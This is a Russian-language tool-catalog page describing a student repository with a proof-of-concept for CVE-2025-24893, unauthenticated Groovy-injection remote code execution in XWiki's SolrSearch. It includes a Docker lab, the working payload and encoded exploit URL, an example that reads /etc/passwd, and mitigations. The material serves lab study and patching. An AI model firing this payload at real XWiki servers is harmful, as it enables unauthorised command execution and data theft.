
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
xwiki-cve-2025-24893 — Эксплойт неаутентифицированного удаленного выполнения кода для XWiki SolrSearch (CVE-2025-24893) через внедрение Groovy в параметр text, с лабораторной средой на основе Docker и PoC-скриптом. | Kitploit
Инструменты/GitHubGitHub/endusdksla/xwiki-cve-2025-24893
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubendusdksla/xwiki-cve-2025-24893

xwiki-cve-2025-24893

Эксплойт неаутентифицированного удаленного выполнения кода для XWiki SolrSearch (CVE-2025-24893) через внедрение Groovy в параметр text, с лабораторной средой на основе Docker и PoC-скриптом.

Репозиторий
494 месяцев назадЕщё не проверено
Поделиться

XWiki SolrSearch: неавторизованное RCE (CVE-2025-24893)


Участники

  • Школа Whitehat, 4-й поток, 25-я группа 임두연(@endusdksla)

Краткое описание

  • XWiki интерпретирует вики-синтаксис и макросы на стороне сервера и рендерит их. Проблема в том, что страница Main.SolrSearch открыта для гостей, а параметр text, поступающий от пользователя, оценивается как XWiki-синтаксис без достаточной проверки.
  • Злоумышленник может вставить в text макрос {{groovy}} и выполнить произвольный код Groovy на сервере, а также вызвать команды операционной системы через "command".execute(). Эта уязвимость может быть использована с помощью одного GET-запроса без дополнительной аутентификации или токена.

Конфигурация среды

В этом каталоге используется официальный standalone-дистрибутив XWiki 15.10.1 и среда выполнения Java 17 для создания уязвимой среды.

ПараметрЗначение
CVECVE-2025-24893
ПродуктXWiki Platform
Уязвимые версии>= 5.3-milestone-2, < 15.10.11 / >= 16.0.0-rc-1, < 16.4.1
Версии с исправлением15.10.11, 16.4.1
Тип уязвимостиEval Injection -> неавторизованное RCE
Необходимость аутентификацииНе требуется
ВоздействиеВозможность выполнения команд на сервере

Условия уязвимости

  • Версия XWiki должна быть до исправления.
  • Конечная точка Main.SolrSearch должна быть доступна для гостей.
  • Сервер должен иметь возможность оценивать параметр text как XWiki-синтаксис.
  • Макрос groovy должен быть доступен для выполнения.

Данная среда использует XWiki 15.10.1, поэтому вышеуказанные условия выполняются.

Процедура воспроизведения

docker compose up -d --build

При первом запуске происходит автоматическая установка, это может занять несколько минут (примерно 6–7 минут).

docker compose ps
docker inspect -f '{{json .State.Health}}' xwiki-web

Когда в результате выполнения команд будет получен статус "Status":"healthy", конфигурация среды завершена, и можно проводить эксплуатацию.

pip install requests

Перед запуском exploit.py установите зависимости.

Код PoC

Основной пэйлоад приведен ниже.

}}}{{async async=false}}{{groovy}}println("id".execute().text){{/groovy}}{{/async}}

Этот пэйлоад вставляется в параметр text и оценивается на странице Main.SolrSearch. В результате println("id".execute().text) выполняется на сервере, и результат выполнения команды отражается в теле RSS-ответа.

Полный скрипт для запуска см. в exploit.py.

python3 exploit.py

Запуск указанного кода Python воспроизводит PoC. Команда по умолчанию — id.

python3 exploit.py -c "cat /etc/passwd"

Чтобы выполнить другую команду, передайте аргумент, как показано выше.

Или отправьте запрос по URL (пэйлоад для вывода id):

http://localhost:1337/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync+async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22id%22.execute%28%29.text%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D

Результат выполнения

poc_id Отображение id в ответе.

poc_ls Просмотр файлов текущего каталога.

Меры противодействия

  • Обновите XWiki до версии 15.10.11 или выше, либо 16.4.1 или выше.
  • Проверьте политику доступа гостей для экземпляров XWiki, доступных извне.
  • Минимизируйте права на выполнение ненужных скриптов/макросов.
  • Отслеживайте подозрительные запросы и журналы доступа к SolrSearch.

Ссылки

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • GitHub Advisory: https://github.com/advisories/GHSA-rr6p-3pfg-562j
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    260

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






